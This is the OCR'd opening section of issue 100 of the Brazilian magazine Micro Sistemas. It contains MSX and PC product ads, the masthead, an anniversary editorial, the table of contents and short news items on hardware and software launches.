

CONHEÇA
TODA A HISTÓRIA
DE MICRO SISTEMAS

ANO X - Nº 100 - Cr\$ 460,00

Micro Sistemas

A PRIMEIRA REVISTA BRASILEIRA DE MICROCOMPUTADORES

EDIÇÃO ESPECIAL



Numerologia
no micro

Matrizes em
dBase

A intimidade
dos vírus

Cinco dias
na SomeWare

E MAIS: PROGRAMAS INÉDITOS PARA IBM-PC



DDX

O MSX DO FUTURO

A Diferença está no produto

KIT PARA DRIVE DDX

Composto de gabinete metálico, fonte de alimentação, interface DDX, cabo para dois 'drives', manual e sistema operacional (DOS).



▲ DDX MODEM PARA MICROS MSX

Transmite e recebe em 1200/75, 300/300, 1200/1200, BELL e CCITT. Discagem automática pelo teclado do microcomputador. Monitoração de linha, rediscagem automática no caso de ocupado, atendimento automático. Contém software embutido para terminal genérico, vídeo texto (MSX 1 e MSX 2). Homologado pela TELESP.

CONHEÇA OS MAIS RECENTES LANÇAMENTOS

KIT DDX PLUS 1.1

Este Kit faz com que o usuário escolha entre o modo "PLUS" e "1.1", fazendo seu micro ficar compatível com todos os jogos e utilitários do mercado. No modo Plus, o micro possui mais 64K de Ram, totalizando 128K.


KIT DDX MSX 2.0

O Kit MSX 2 faz com que o micro, entre outras vantagens, tenha maior resolução, maior velocidade de manipulação de gráficos, um relógio real com bateria para quando o micro estiver desligado, 80 colunas programáveis, 128K de Ram de vídeo, 256 cores simultâneas, etc.



EXPANSOR DE SLOTS DDX

Este aparelho expande cada "SLOT" do micro MSX em 4 "SLOTS" independentes, possibilitando ao usuário utilizar até 8 "SLOTS" simultaneamente, ao invés de 2 originalmente.



MEGA RAM DISK

Esta placa é uma expansão de memória com o sistema operacional DDX DOS residente e é apresentada em 3 modelos diferentes: DDX 256, 512 e 768 Kbytes. Portanto, ela funciona como se fosse uma drive normal para o computador.

Para quem gosta somente de jogos, é recomendável a Mega Game DDX 256 Kbytes sem o DDX DOS residente.



Digital Design Eletrônica Ltda.

Tels.: (011)570-1113 • 570-7471 • 575-2853 - São Paulo-SP

REVENDEDORES DDX

SÃO PAULO-SP(011): Audicomp Tel.: 267-3581 • Benny Micros Tel.: 570-1555 • Brindata Tel.: 864-1888 • Bruno Blois Tel.: 223-7011 • Casa do MSX Tel.: 533-2351 •

• D.A.C. Informática Tel.: 871-0277 • Data Brind's Informática Tel.: 287-9909 • Datarecord Tel.: 457-9932 • Datatec Tel.: 571-7083 • Ectron Tel.: 290-7266 • Elpson Tel.: 37-7088 • Farah's Informática Tel.: 36-6707 • Filcrl Tel.: 220-3833 • Game of Time Tel.: 581-2739 • MCC Informática Tel.: 262-1876 • Misc Tel.: 34-8391 • MSX Informática Tel.: 872-0730 • MSX Soft Sampa Tel.: 579-8050 • Nasa Tel.: 914-2266 • Palo Alto Informática Tel.: 288-7583 • Paulisoft Tel.: 37-1814 • Place Tech Tel.: 575-3087 • Play Tech Tel.: 220-1733 • Reai Unversoft Tel.: 825-5240 • Tall Comunicação Tel.: 276-7465 • Toy Games Tel.: 277-4878

ARAÇATUBA-SP: Computec Tel.: (0186)23-3647

BELÉM-PA: Compupel Tel.: (091)223-6319

BELO HORIZONTE-MG: Lema Tel.: (031)212-6855 • Argus Tel.: (031)227-5688 • Raja Informática Tel.: (031)344-4877

BRASÍLIA-DF: BCS Brasília Tel.: (061)274-7571 • CRP Informática Tel.: (061)248-1165 • Ditz Informática Tel.: (061)243-4040

CABO FRIO-RJ: Hofmar Tel.: (0246)43-3533

CAMPINA GRANDE-PB: Magno Computadores Tel.: (083)321-6472

CAMPINAS-SP: Computer Hobby Tel.: (0192)51-6649 • Sede Informática Tel.: (0192)32-5188 • Marco Antonio Tel.: (0192)43-2579

CURITIBA-PR: MSX SOFT Sul Informática Tel.: (041)233-0046

FEIRA DE SANTANA-BA: Computer Feira Tel.: (075)221-8094

FLORIANÓPOLIS-SC: Prática Tel.: (0482)22-0819 • Megabyte Informática Tel.: (0482)23-5010

FORTALEZA-CE: Sun Foto Tel.: (085)244-2308 • Top Data Informática Tel.: (085)239-2798

GOIÂNIA-GO: Porto Soft Tel.: (062)223-0111

JUIZ DE FORA-MG: Power Informática Tel.: (032)212-2016

JUNDIAÍ-SP: ITI Informática Tel.: (011)436-3322

LONDRINA-PR: Quinta Geração Informática Tel.: (0432)24-8094

MACEIÓ-AL: Datasoft Tel.: (082)223-4984

PELOTAS-RS: S. J. Informática Tel.: (0532)25-9906 • Eliza Buchertz Informática Tel.: (0532) 22-6988 • Performática Tel.: (0532)272172

PORTO ALEGRE-RS: Fonte Computadores Tel.: (0512)25-2286 • Digimer Tel.: (0512)26-4395

PRESIDENTE PRUDENTE-SP: Dura-lex Tel.: (0182)22-6853

RECIFE-PE: Quiminal Tel.: (081)222-1224 • Plavenor Tel.: (081)326-3337

RIBEIRAO PRETO-SP: ALS Tel.: (016)636-5379

RIO DE JANEIRO-RJ: MSX SOFT Informática Tel.: (021)284-6791

SALVADOR-BA: Micro & Periféricos Tel.: (071)359-5599

SANTA MARIA-RS: Micro Sul Tel.: (055)221-1069

SANTO ANDRÉ-SP: Shop Audio e Vídeo Tel.: (011)444-6055

SANTOS-SP: Datamarket Tel.: (0132)37-3900 • Drawline Tel.: (0132)34-9813

S. J. DOS CAMPOS-SP: Igres Informática Tel.: (0123)22-9057

S. J. DO RIO PRETO-SP: Zero Um Informática Tel.: (0172)32-2633

SÃO LUIZ-MA: Suprimicros Tel.: (098)222-4561

TAUBATÉ-SP: J. R. Som Tel.: (0122)33-1855

TUBARÃO-SC: Display Com. e Repres. Tel.: (0486)22-1022

VITÓRIA-ES: MSX Scorpions Tel.: (027)239-2337 • Idéias Informática Tel.: (027)287-9939

VOLTA REDONDA-RJ: Ótica Sider Tel.: (0243)42-1833

Digital Design

O MSX DO FUTURO

A DIGITAL DESIGN é uma empresa de capital genuinamente nacional, voltada à industrialização e comercialização de periféricos para a linha MSX.

Atuando no mercado há mais de três anos, o que prova a seriedade com que a empresa encara o mercado de MSX, a DIGITAL DESIGN desenvolveu, e vem desenvolvendo, vários periféricos para o micro-computador pessoal mais vendido do Brasil.

Entre os periféricos desenvolvidos estão: o KIT DE DRIVE DDX, o CARTÃO 80 COLUNAS DDX, a MEGA RAM DISK 256 e o KIT DDX 2.0, uma placa que transforma o MSX 1.0 e 1.1 em MSX 2.0 com 512 cores, relógio, 128 Kbytes de VRAM e 80 colunas embutido.

LANÇAMENTOS

O EXPANSOR DE SLOTS DDX, as MEGA RAM MEMORY MAPPER DISK 512 e 768 Kbytes e os MODENS DDX estão disponíveis nas nossas vendas.

DDX: ORIGINAL:
TECNOLOGIA DE PONTA DEDICADA A SEU MSX: IRRESISTÍVEL ATÉ PARA SER COPIADO... EXPERIMENTE! AFINAL, TRATA-SE DE UM PRODUTO COM ESTA MARCA DE QUALIDADE:



Digital Design Eletrônica Ltda.

A QUALIDADE AO SEU ALCANCE

Agora você pode usufruir dos produtos DBMS.

Escolher entre as ferramentas de produtividade em CLIPPER ou entre os Sistemas de Aplicação Pessoal.

Além da qualidade DBMS, os produtos são acompanhados de garantia e registro de software.

Possuem características avançadas que conferem velocidade e flexibilidade, representando um grande passo no desenvolvimento de aplicações.

Assim, comprando um produto DBMS original, você ganha: preço, atendimento, garantia de defeito de gravação e grandes descontos quando trocar a versão.

Faça um círculo em torno dos programas que deseja adquirir e preencha o cupom abaixo. Anexe um cheque nominal a DBMS INFORMÁTICA LTDA no valor total do pedido e remeta para:

DBMS INFORMÁTICA LTDA
Posta Restante "CENTRO EMPRESARIAL"
Av. Praia de Botafogo, 228
CEP: 22250 - Rio de Janeiro - RJ

Produtividade em CLIPPER

dEDIT* - Editor de arquivos .DBF	Cr\$ 10.000,00
dBMSLIB* - Biblioteca de Funções CLIPPER	Cr\$ 18.000,00
dFAX* - Fax c/ Editor de texto acentuado	Cr\$ 10.000,00
dBGRAPH* - Gráficos Comerciais	Cr\$ 18.000,00
dSCRIBA - Editor de Texto	Cr\$ 18.000,00
dINVEST* - Gerenciamento Financeiro	Cr\$ 10.000,00

* Compatível com o CLIPPER 5.0

Sistemas de Aplicação Pessoal

Sref - Referências bibliográficas	Cr\$ 5.000,00
Sdsk - Controle de Discoteca (LP/CD/K7)	Cr\$ 5.000,00
Sbib - Controle de Biblioteca	Cr\$ 5.000,00
Svid - Controle de Videoteca	Cr\$ 5.000,00
Scar - Controle de Despesas de Oficina	Cr\$ 5.000,00
Spho - Controle de Fotografias	Cr\$ 5.000,00

Atenção: estamos cadastrando revendas em outros estados

Estou enviando o cheque nº _____ do Banco nº _____, de Cr\$ _____ nominal à DBMS INFORMÁTICA LTDA pelo pagamento dos produtos assinalados acima.	Nome: _____
	End.: _____
	Cidade: _____ Est.: _____
	Cep: _____ Nasc: _____ Tel: _____

DIRETOR E EDITOR:

Renato Degiovani

EDITORA EXECUTIVA:

Olenka Machado

EDITOR TÉCNICO:

Claudio Costa

REDAÇÃO**Coordenação:**

Myriam Lussac,

Redatores:Sylvio Messias Morais e
Marcelo Zochio**DIAGRAMAÇÃO:**

Leonardo Santos

COLABORADORES:Ariel Callegário Gomes, Roberto
Andrade Fernandes, Carlos
Rodrigues Sarti, Aguinaldo de
Oliveira Santos, Miguel Angelo
Clemente, Vicente José Moredo,
Max Stephano, Henrique Avila
Vianna e Vander Roberto Nunes
Dias.**ADMINISTRAÇÃO:**Vanier de Oliveira e Silva e
Tânia Mayra Gonçalves**DIRETOR COMERCIAL:**

Ademar Belon Zochio

PUBLICIDADE**São Paulo:**

Lucia Silene

Rio de Janeiro:Elizabeth Lopes do Santos e
Alípio Lopes Pereira Filho**Nordeste**Márcio Augusto N. Viana
Tel: (071)321-0737**CIRCULAÇÃO:**

Dilma Menezes da Silva

COMPOSIÇÃO:

Alfalógica

FOTOLITOS:

Conde Leão e BENI

IMPRESSÃO:

Gráfica Editora Lord S.A.

DISTRIBUIÇÃO:

Fernando Chinaglia Distr. Ltda

ASSINATURAS:

No país Cr\$ 5.520,00

Os artigos assinados são de responsabilidade única e exclusiva dos autores. Todos os direitos de reprodução do conteúdo da revista estão reservados e qualquer reprodução, com finalidade comercial ou não, só poderá ser feita mediante autorização prévia. Transcrições parciais de trechos para comentário ou referências podem ser feitas, desde que sejam mencionados os dados bibliográficos de MICRO SISTEMAS. A revista não aceita material publicitário que possa ser confundido com matéria redacional.

MICRO SISTEMAS é uma publicação mensal da ATI - Análise Telemicroprocessamento e Informática Editora S.A.

Endereços:Rua Washington Luiz, 9 gr 403
Rio de Janeiro - RJ Cep: 20230
Tel: (021)232-0653Av. São Gabriel 555/cj 609 São
Paulo SP - Cep: 01435
Tel: (011)852-5617**JORNALISTA:**

Luiz FO. Franceschini-R.P. 15877

Micro Sistemas

ANO X Nº 100

CAPA: CLAUDIO COSTA

Ao leitor

A revista MICRO SISTEMAS nasceu da idéia de se fazer no Brasil e para brasileiros o que, em países mais adiantados, ainda era uma tênue tendência: ampliar o uso dos computadores, ou seja, tornar sem mistérios a informática.

Na verdade, o que se buscou no início foi a integração entre os fabricantes de hardware e software, o mercado consumidor e a comunidade de criação. Concretizada esta integração, surgiria um usuário não só consciente do produto que estava consumindo, mas também satisfeito com os serviços a ele oferecidos e com acesso facilitado aos conhecimentos e técnicas disponíveis.

Tudo isso aconteceria evidentemente tendo como ponto central um veículo de informação eminentemente técnico, porém não acadêmico. Desta equação nasceu a revista MICRO SISTEMAS, cujos resultados estão estampados nessas 100 edições.

Esses anos de "fazer" MICRO SISTEMAS foram repletos de alegrias e também de algumas tristezas, mas a melhor descoberta deste processo ficou mesmo para a constatação de que, em meio a acertos e erros, sempre houve uma comunidade pronta a participar e a dar sua colaboração. São nossos leitores que, as vezes vestidos de colaboradores, nos tem ensinado como fazer uma revista.

E foi fazendo justamente esta revista que chegamos até aqui: 10 anos de mercado e a edição número 100. Aos nossos leitores, ou melhor, aos nossos grandes amigos dedicamos essa edição especial, aproveitando então para contar um pouco como tudo aconteceu, do lado de cá.

Renato Degiovani

NESTE NÚMERO

ESPECIAL:**SOMEWARE**

Ricardo Ghirlanda 40

ARTIGOS:**VÍRUS: DOIS EXEMPLOS PRÁTICOS**

Leziro Marques Silva 28

O MICRO MÍSTICO

Roberto Silva Francisco 32

A FUNÇÃO QUE FALTAVAAndré Luiz Lopes Sant'Ana e
Marcos Guterres Alves 34**SIMULAÇÃO DE MATRIZES**

Mauro Steigleder 38

CAPA:**DEZ ANOS DE MICRO SISTEMAS**

..... 15

SÉRIES:**ASSEMBLER NO PC:****ROTAÇÕES E DESLOCAMENTOS**

Renato Degiovani 22

ROTINAS 8086/88:**DECIMAL**

Renato Degiovani 26

PROGRAMAS:**UM ARQUIVO DBF À MODA DA CASA**

Marcos Roberto Santello 46

UMA LISTAGEM EM BOA FORMA

Laudemir Aparecido de Oliveira 50

DATAGEN: LINHAS DATA INSTANTÂNEAS

Ariel Callegário Gomes 52

CONVERSOR DE COORDENADAS

Francisco José Andrade Nogueira 54

**CADFUN: CÁDASTRO DE
FUNCIONÁRIOS**

Vicente José Moredo 58

ROTINAS:**CONVEXT: CONVERSOR NUMÉRICO**

Marco Antonio de Faria Costa 68

UMA NOVA OPÇÃO PARA O INPUT

Selmo Luiz Bergamim 70


SEÇÕES:

BYTES 6

AGENDA 74

CARTAS 76

LIVROS 83



LINEFILTER METRON

Metron lança novos filtros para corrigir defeitos da rede elétrica

A Metron Indústria Eletrônica, um dos maiores fabricantes brasileiros de esta bilizadores de tensão e sistemas no-break, está lançando uma nova família de filtros de linha Linerfilterline para uso em microcomputadores, terminais de telex, centrais PABX, máquinas registradoras, eletrodomésticos e outros equipamentos digitais.

Os filtros corrigem interferências na rede elétrica, evitando, por exemplo, o em-

pastelamento de mensagens enviadas por fax ou a queima dos equipamentos por ocorrência de raios. Os filtros de linha são uma alternativa mais econômica para usuários de equipamentos digitais que preferem não investir na compra de estabilizadores de tensão.

Os novos modelos, de design compacto, são fabricados em aço blindado, na cor bege, e apresentam opções com entradas simultâneas para até quatro equipamentos.

Supermicros e disco óptico na automação comercial

Está lançada a mais completa linha de supermicrocomputadores Digirede 8000XQ, que agora também opera com o microprocessador Motorola 68030 de 32/32 bits, capaz de processar até 7 milhões de instruções por segundo, armazenar até 4 bilhões de caracteres (Gigabytes) e suportar 64 milhões de caracteres (Megabytes) de memória principal, toda não-volátil. Além dos supermicros, a Digirede apresenta também o PC 386, o disco óp-

tico regravável, terminais de vídeo semi-gráfico e terminal PDV, para automação comercial.

A nova linha 8000XQ, lançada este ano, além de proporcionar maior rapidez e capacidade de processamento, permite a utilização do sistema operacional Digix V, versão licenciada do Unix System V da AT&T.

A linha de supermicro XQ utiliza a linguagem Cobol Microfocus 85, pode ser

usadas por empresas de todos os portes desde comercial, industrial ou de serviços e trabalha com qualquer sistema de gerenciamento de banco de dados. A nova versão opera com softwares Unify 4.0, Accell, Uniplex, Zim, Informix, Dialog, Dataflex e Oracle. Que exige estrutura específica de hardware.

Com capacidade de atender até 120 saídas para terminais em seu modelo mais avançado, a família 8000XQ é apresentada em dimensões reduzidas, mais compactas, já que a sua arquitetura base-se em uma única placa ('mother-board'), para todos os modelos, o que permite seu crescimento de acordo com as necessidades do usuário.

Projetada para operar sob o sistema operacional Digix V, versão licenciada do Unix System V, da AT&T, a família 8000XQ introduz no Brasil uma gama poderosa de software, abrangendo produtos best-sellers nacionais e internacionais, de grande eficiência e utilidade.

Esta padronização de hardware e software oferece ao usuário brasileiro recursos que até então só estavam a disposição no exterior, o que coloca o Brasil no mesmo patamar de tecnologia dos países mais avançados.

Maior rapidez na construção de gráficos

Como forma de agilizar o desenvolvimento de gráficos e diagramas, a SMI-Software Marketing Internacional traz para o Brasil o novo programa Exponent Graphics. Lançado há seis meses no mercado norte-americano pela IMSL, empresa proprietária do software, representada no País pela SMI, o novo programa atende ao nicho de mercado dos usuários que desenvolvem programas em linguagem Fortran e C, particularmente matemáticos, estatísticos, engenheiros e pesquisadores.

O Exponent Graphics representa mais um produto voltado para atender as necessidades dos usuários, não apenas das bibliotecas da IMSL mas de qualquer outro tipo de ambiente.


Cibertécnica
informática entre amigos
PC/XT/AT

impressoras, estabilizadores, formulários, discos, fitas, mesas.

Cibertécnica Informática Ltda. — Rua Senador Dantas, 117 Gr. 1941 — Tel.: (021) 262-8249

- desenvolvimento
- instalação
- manutenção
- software
- treinamento
- venda

REVOLUÇÃO EM PROGRAMAÇÃO DE VÍDEO



**SISTEMA DE PROGRAMAÇÃO
SEQÜENCIAL PARA CONSTRUÇÃO
DE EFEITOS AUTOMATIZADOS
DE VÍDEO NO MSX**

É o único sistema que permite a montagem de uma série de efeitos especiais no vídeo, serem reexecutados automaticamente, gerando uma sucessão de aparições como se fosse um filme editado num stúdio de vídeo profissional.

Q	PT	1	AZ ES	2	AZ CL
			+		•
Q	MOVE	W	MOVE	E	COBRE
	↔	↕	↔		▭
A	COPIA	S	COPIA	D	COPIA
	↑ T C		↓ T C		↓ T C
	M		M		M1 M2
Z	SEQ.	X	SEQ.	C	SEQ.
	LISTA		DESISTE		REPETE

0	VD CL	-	AM ES	b	BR
			COR FRENTE		COR SPRITE
I	SPRIT	O	TELA	P	TELA
	DESL		PISCA		LIMPA
K	SALVA	L	CARGA	Ç	LISTA
	↑ DISCO		↓ DISCO		↓ DISCO
	SEQ.		SEQ.		VD PT
M	SEQ.	'	REDUZ	/	
	PAUSA		VELOC. FUNÇÃO		MENU

ALGUMAS CARACTERÍSTICAS

- Diversos efeitos especiais para apresentação de imagens com qualquer tamanho e em qualquer parte da tela.
- Seis editores de Texto-Tela, usando caracteres com tamanhos de até 1/6 do tamanho da tela (8 x 8 até 24 x 32) podendo ainda, serem duplicados.
- Seis editores de caracteres para criação de qualquer estilo de letra.
- Memorização de cada efeito executado para posterior execução seqüencial de forma automática e cadenciada como se fosse um filme.
- A operação dos comandos, é totalmente conversacional (perguntas no vídeo), dispensando conhecimentos de BASIC.
- Com o MSX-VÍDEO, o único limite para a criação, é a sua imaginação.

COMPOSIÇÃO DO KIT MSX-VÍDEO

- 10 Disquetes gravados;
- 1 Manual de Operações com ilustrações e exemplos;
- 1 Plug de licença de uso para sigilo das suas criações;
- 83 Programas interligados em todo o sistema;
- 54 Alfabetos prontos distribuídos em seis tamanhos básicos.
- 63 Desenhos auxiliares e padronizados;
- 1 Painel do teclado operacional para manuseio de efeitos especiais;
- 1 Painel do teclado operacional para edição de textos e caracteres;
- 1 Relação mostrando o estilo dos 54 Alfabetos prontos (6 tamanhos).

PODE SER USADO PARA

- LAZER • CURSOS EM DISQUETES
- VÍDEO (hobby ou semi profis.)
- COMERCIAIS • PROPAGANDAS
- INFORMAÇÕES E OUTROS

PODE SER USADO EM

- RESIDÊNCIAS • ESCRITÓRIOS
- VÍDEO CLUBES • RESTAURANTES
- COLÉGIOS • VITRINES E FEIRAS
- LOJAS DE TURISMO E OUTROS

DESCONTO ESPECIAL P/RENDAS
No dia 19/01/91 será realizada uma apresentação do sistema com a presença do autor Carlos dos Santos em nosso endereço, compareçam.

**RODA EM QUALQUER MSX NAC. OU IMPORT.
PREÇO ESPECIAL DE LANÇAMENTO**

Em Disquete 5 ¼ — 120 BTN*

Em Disquete 3 ½ — 170 BTN*

Faça seu pedido hoje, anexando um cheque nominal e cruzado (à Riosoft Informática Ltda.) a seus dados completos, no prazo máximo de 10 dias, enviaremos seu pedido via SEDEX.

EXCLUSIVIDADE:

RIOSOFT Informática Ltda.

Rua Conde de Bonfim, 346 Lj. 55. 107
Rio de Janeiro-RJ - CEP. 20.520.

TEL.: (021) 264-3726 • BTN DO DIA 1º DO MÊS

NOME: _____

ENDEREÇO: _____

CIDADE: _____ EST: _____ CEP: _____

DDD: _____ TEL: _____

Somar ao valor Cr\$ 800,00 (SEDEX de Janeiro)

Primeiro XT com 14 MHz

A ATS - Tecnologia, Indústria e Comércio está comercializando o HT 141, o primeiro XT de 14 MHz com tecnologia de ponta do mercado mundial.

Custando 50% do preço de um AT, este novo equipamento é 3,4 vezes mais rápido que um XT de 4,77 MHz e apresenta 70% de desempenho de um AT de 8 MHz. Além disso o HT 141 possui um teclado com 104 teclas (padrão AT), capacidade de 640 Kb de memória RAM, mais 384 Kb de RAM virtual e 8 Kb de memória Epron, duplo clock com 14 e 4,77 MHz comandados por hardware e microprocessador 8088-12. Utiliza SMD que integra várias funções das placas convencionais de XT, resultando em uma diminuição física.

O HT 141 possui ainda circuito eletrônico para evitar o acionamento acidental da tecla reset, chave de comutação para funcionamento normal ou turbo, e novo design, revolucionando os padrões tradicionais do mercado.


A ATS acreditando que ainda exista um bom segmento de usuários de XT, investiu maciçamente nesse produto e pretende, dessa forma, elevar de 8 para 10% sua participação nesse mercado.

Conception-3D em rede local

Conception-3D, o software de CAD (Projeto Auxiliado por Computador) em 2D ou 3D está sendo lançado em ambiente operacional MS/DOS. Esta função integra o banco de dados gráficos e não gráficos e gerencia os conflitos de acesso.

A última versão do software Conception-3D da Serbi proporciona aos computadores pessoais IBM e compatíveis, isolados ou em rede, possibilidade de manipulação de vistas até então reservadas aos grandes sistemas como, por exemplo, a representação das faces ocultas ou a revisão imediata das cotas e da nomenclatura durante as modificações.

A facilidade de utilização do produto é sempre para o software Conception-3D um ponto primordial, e esta simplicidade encontra-se também na linguagem de comando e de parametrização de alto desempenho. Serve para a criação de símbolos para completar as bibliotecas já existentes e para definir os macrocomandos. Do mesmo modo, projeções em perspectivas cavaleiras podem ser tiradas automaticamente a partir de desenhos de planos numerizados por um scanner (dispositivo de varredura) antes de serem geradas em 3D real. Por outro la-



CONCEPTION - 3D

do, para a criação direta em 3 dimensões, o retorno em duas dimensões constrói as partes eventualmente faltantes do plano inicial com as hachuras e as cotas de acordo com as normas AFNOR, U.S. ou BSI.

Os métodos clássicos de desenho na tela permanecem válidos. Aos pontos, segmentos, círculos e elementos cônicos diversos, retângulos e outras figuras primitivas acrescentam-se as funções de associação, interseção, tangentes, paralelas, chanfros ou curvas de união. A cada peça terminada ou suprimida, a nomenclatura geral é atualizada pelo software Conception-3D.

A flexibilidade deste software deve-se a sua estrutura modular em 5 partes distintas em 2D, cotas, 3D, faces ocultas e banco de dados, constituindo este último o núcleo do conjunto. A sua possibilidade de utilização em rede UNIX ou MS/DOS simplifica sua implantação em vários locais já interligados. A Serbi, inteiramente dedicada a este produto, o faz evoluir para o comando de ferramentas de produção em CAPC (Controle da Produção Auxiliado por Computador) a partir do banco de dados.

SAMBA perde Categoria 1

A planilha eletrônica Samba, comercializada pela PC Software, perdeu o registro na categoria 1, reservada pela Lei de Software em vigor no País, somente para programas que tenham sido efetivamente desenvolvidos no Brasil. A decisão é inédita e significa o desfecho do processo movido pela Lotus (através da Intercorp, uma de suas distribuidoras no Brasil), solicitando o descredenciamento do produto sob alegação de que não passava de uma tradu-

ção da planilha TWIN, fornecida pela empresa norte-americana Mosaic.

A cassação do registro de categoria 1 do Samba foi decidida a partir de um parecer técnico emitido pelo grupo de trabalho, criado especialmente para assessorar a extinta SEI no processo. Nas conclusões, o grupo afirmou que "o programa Samba não pode ser caracterizado como um programa desenvolvido no País, por pessoas naturais aqui residentes e domiciliadas ou por uma empresa nacional, tendo havido comprovada cooperação entre uma empresa nacional e uma empresa estrangeira. Não há dúvida de que ambos os programas foram derivados de um mesmo programa original, elaborado para usuários de língua inglesa", acrescentando que a tradução para o português foi obtida introduzindo-se modificações necessárias, porém não muito bem integradas ao programa.

Na mesma portaria que retira o Samba da categoria 1, foi anunciado o registro do produto na categoria 2, destinada a software desenvolvido em conjunto com empresas estrangeiras. Isto significa que o produto perde os privilégios dados aos programas realmente nacionais, tais como: ter preferência na compra por empresas governamentais e impedir a entrada no País de concorrentes estrangeiros com base no conceito de similaridade.

Aproveitando a decisão da SEI, a Lotus resolveu dar força total a uma campanha iniciada recentemente, visando estimular a troca de bases instaladas de outras planilhas, pelo Lotus 1-2-3, e move ainda, um processo contra a Mosaic, sob alegação de que o Twin é cópia da sua planilha. A decisão será tomada pelo mesmo juiz que em julho último deu ganho de causa à Lotus num processo igual movido contra a Paperback, fornecedora do VP-Planner.



SOFTWARES

Você que é usuário dos micros Amiga 500/2000/3000, terá agora a mais alta tecnologia a seu dispor: HITEK SOFTWARES. Uma divisão da DISCOVERY INFORMÁTICA voltada exclusivamente para esta fascinante linha de computadores. Programas nacionais, desenvolvidos pela melhor equipe de programadores do Brasil.

Na HITEK você encontrará uma completa linha de programas nas mais diversas áreas de interesse. Música, gráficos, jogos e muito mais.

Não espere encontrar na HITEK, equipamentos importados ou programas piratas. A HITEK existe para tornar seu Amiga uma máquina realmente útil e totalmente legal.

Remeta o cupom para:
HITEK SOFTWARES

Caixa Postal 3043
CEP 20001 - Rio de Janeiro - RJ

Isto o cadastrará junto a nossos arquivos como usuário do Amiga, facilitando assim a futura aquisição de nossos produtos.

ATENÇÃO: SOMENTE ACEITAREMOS CADASTRO DE PESSOAS QUE POSSUAM COMPUTADORES AMIGA.

SOFTWARES ORIGINAIS PARA AMIGA.

HITEK SOFTWARES é divisão da Discovery Informática.

AMIGA © e marca registrada de Commodore-Amiga Inc.

SIM

desejo me cadastrar como usuário de um computador AMIGA para receber futuros catálogos.

NOME: _____

END: _____

BAIRRO: _____

CIDADE: _____

ESTADO: _____ CEP: _____

TEL: _____

COMPUTADOR ANTERIOR: _____

EQUIPAMENTO COMPLETO: _____

QUAL PROGRAMA VOCÊ GOSTARIA

QUE A HITEK DESENVOLVESSE?

WORD 5.0 para Unix/Xenix agora em português

As facilidades do processador de textos Microsoft-Word 5.0 já estão disponíveis para os usuários de sistemas Xenix/Unix, totalmente em português. O produto foi adaptado para o ambiente multiusuário pela SCO, que também detem a sua distribuição.

A localização do produto para a língua portuguesa foi realizada pela SCO em conjunto com a CI Unimax, quando normalmente um grupo de engenharia da SCO (sediado em Londres) fica encarregado deste trabalho. A CI Unimax empenhou-se na tradução, revisão, composição dos manuais e fez os testes necessários com o hardware nacional. Em Londres, foram realizadas as etapas de engenharia (alterações de código para introduzir comandos de acentuação, menus, help) e controle de qualidade, com o acompanhamento da Unimax.

O Word 5.0 projeto para Xenix/Unix é totalmente compatível com sua versão DOS. Integra dados, textos e gráficos de diferentes aplicações; possui recursos de estilos para formatações padronizadas; folha de rascunho e reorganização de documentos; e diversas colunas com edição na tela.


Características técnicas:

- roda sob SCO Xenix/Unix 386
- exige unidade central de processamento, com processador Intel 80386, memória RAM de 1,5 Mb para um usuário e 500 Kb para cada usuário adicional. Exige no mínimo de 2,4 Mb de espaço em disco e 3,8 Mb, com uma impressora instalada.

DOTS lança cartucho de fitas

A DOTS, empresa nacional que utiliza em suas impressoras Mirage a tecnologia de múltiplas cabeças, ampliando sua linha de produtos, está lançando no mercado fitas para impressora.

Com tecnologia desenvolvida pela empresa, seguindo os padrões de qualidade e manutenção de suas máquinas, o novo produto é apresentado em cartucho metálico que permite até 10 trocas de refil, sendo que cada um imprime até 13 milhões de caracteres, totalizando 143 milhões de caracteres por cartucho. As cabeças de impressão utilizam faixas diferenciadas da mesma fita, permitindo desta maneira um aproveitamento superior aos das fitas convencionais.



MONITOR TV PHILIPS

Novo TV Monitor Philips de 14 polegadas

O novo televisor colorido Philips de 14 polegadas, o 14 GL 1410 TOP MONITOR, com entradas independentes para áudio e vídeo, controle remoto de 26 funções e design exclusivo já está no mercado. As imagens geradas por um equipamento conectado às entradas de áudio e vídeo (vídeo-cassete, videogames, microcomputador ou videotexto) apresentam melhor contraste, maior nitidez e fidelidade de cores, menos interferência e a reprodução sonora ganha uma melhor fidelidade.

O 14 TOP MONITOR é um dos mais le-

ves televisores de sua categoria. Seu novo design incorpora na parte superior um local adequado para o fácil transporte do aparelho com apenas uma das mãos, e durante o transporte o controle remoto poderá ser guardado em um local exclusivo na tampa traseira.

Oferece, entre outros recursos: sintonia eletrônica digital VHF/UHF, indicação das funções na tela (On Screen Display), memória programável para até 18 canais, seleção de canais preferenciais e ajuste automático de voltagem 110/220 volts.

Softec lança micro EGO XT PLUS

A Softec lança o micro EGO XT PLUS, que substitui o micro EGO XT, modelo fabricado até hoje pela empresa, com a vantagem de manter o mesmo preço e oferecer características técnicas que aproximam o XT à performance de um micro do porte do IBM PC/AT.

O design compacto do gabinete foi possível em função da utilização de uma monoplaça de tamanho reduzido que inclui o processador central, placa controladora de vídeo, duas saídas seriais, porta paralela, controlador de drive 360 Kb a 1.44 Mb, relógio de memória não volátil e clock com velocidades de 12/14 Mhz. Com a redução da placa ficarão livres quatro slots para expansões e com a diminuição do número de componentes conseguiu-se um aumento na confiabilidade do equipamento e facilidade de manutenção técnica.

A atualização eletrônica da linha de micros XT foi necessária porque representa um custo menor de fabricação e melhor performance, ao contrário do que ocorre no Brasil com os equipamentos da linha 286 e 386 que apresentam custo de fabricação cerca de 80% mais altos.

Outra característica do EGO XT PLUS é o novo tipo de BIOS utilizado, igual ao dos micros da linha AT, que permite configurar o equipamento através de software residente em EPROM e não diretamente ao hardware, facilitando assim as alterações de configurações.

A configuração básica do EGO XT PLUS com o clock de 12 Mhz, 704 Hb de memória central, duas portas seriais, uma porta paralela, relógio de tempo real, controlador de vídeo, controlador de floppy, monitor de vídeo, teclado expandido e uma unidade de drive custa 3.900 BTNs.

Protec PC: proteção total do software ao disquete

Para proteger programas, subdiretórios e informações confidenciais contra o acesso não autorizado, pirataria e corrupção accidental ou intencional dos dados, a Newware Informática está lançando o Protec PC, o primeiro sistema de proteção do mercado brasileiro que possibilita, inclusive, a segurança de disquetes gravados com quaisquer tipos de arquivos.

